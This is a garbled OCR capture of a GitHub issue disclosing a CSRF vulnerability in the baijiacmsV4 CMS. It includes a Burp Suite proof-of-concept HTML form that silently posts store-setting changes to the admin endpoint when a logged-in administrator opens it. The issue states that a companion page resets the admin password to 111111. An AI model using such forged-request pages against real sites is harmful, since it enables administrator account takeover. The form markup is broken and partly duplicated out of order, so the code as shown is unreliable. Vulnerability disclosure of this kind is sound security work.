☐ baijiacms / baijiacmsV4 Public archive

<> Code ⊙ Issues 5 \$\frac{1}{2}\$ Pull requests ⊕ Actions ⊞ Projects ① Security


## There is a CSRF vulnerability #7

</form>
</body> </html>

Open e11usion opened this issue on May 17, 2021 · 0 comments

<input type="submit" value="Submit request" />

```
e11usion commented on May 17, 2021 • edited •
Vulnerability description
A csrf vulnerability was discovered in baijiacmsV4.
There is a CSRF attacks vulnerability. After the administrator logged in, open the following two page, attacker can modify the store information and login password.
1.modify the store information.
     <!-- CSRF PoC - generated by Burp Suite Professional -->
     <script>history.pushState('', '', '/')</script>
       cform action="http://l0.0.0.128/index.php?mod=site&op=post&id=2&act=manager&do=store" method="POST">
cinput type="hidden" name="id" value="2" />
cinput type="hidden" name="sname" value="xxx" />
          cinput type="hidden" name="website" value="xxx"/>
cinput type="hidden" name="fullwebsite" value="http://xxx/"/>
       cinput type="hidden" name="stubmix value="http&=s8;&#a7;&#a7;xxx&#a7;" />
cinput type="hidden" name="status" value="lafapos;" />
cinput type="hidden" name="mobile_ur1" value="http:&#a7;&#a7;xxx&#a7;index.php" />
cinput type="hidden" name="mobile_ur1" value="http:&#a7;&#a7;xxx&#a7;admin.php" />
cinput type="hidden" name="submit" value="a&#1a3;ă0¤" />
cinput type="submit" value="Submit request" />
c/form>
  </body>
   <input type="hidden" name="fullwebsite" value="http&#58;&#47;&#47;xxx&#47;" />
            <input type="hidden" name="status" value="1&apos;" />
           <input type="hidden" name="mobile&#95;url" value="http&#58;&#47;&#47;xxx&#47;index&#46;php" />
<input type="hidden" name="mobile&#95;url" value="http&#58;&#47;&#47;xxx&#47;admin&#46;php" />
<input type="hidden" name="submit" value="æ&#143;&#144;äº&#164;" />
```



```
When a logged in administrator opens a malicious web page and clicks the button.
                                                             密码修改成功!
                                                          页面自动跳转,等待时间: 0
 And the login password of the administrator will be 111111.
 Pellusion changed the title There is a stored CSRF vulnerability There is a CSRF vulnerability on May 17, 2021
    ( e11usion closed this as completed on May 25, 2021
    el1usion reopened this on May 25, 2021
Assignees
No one assigned
Labels
None yet
Projects
None yet
Milestone
No milestone
No branches or pull requests
1 participant
(i)
```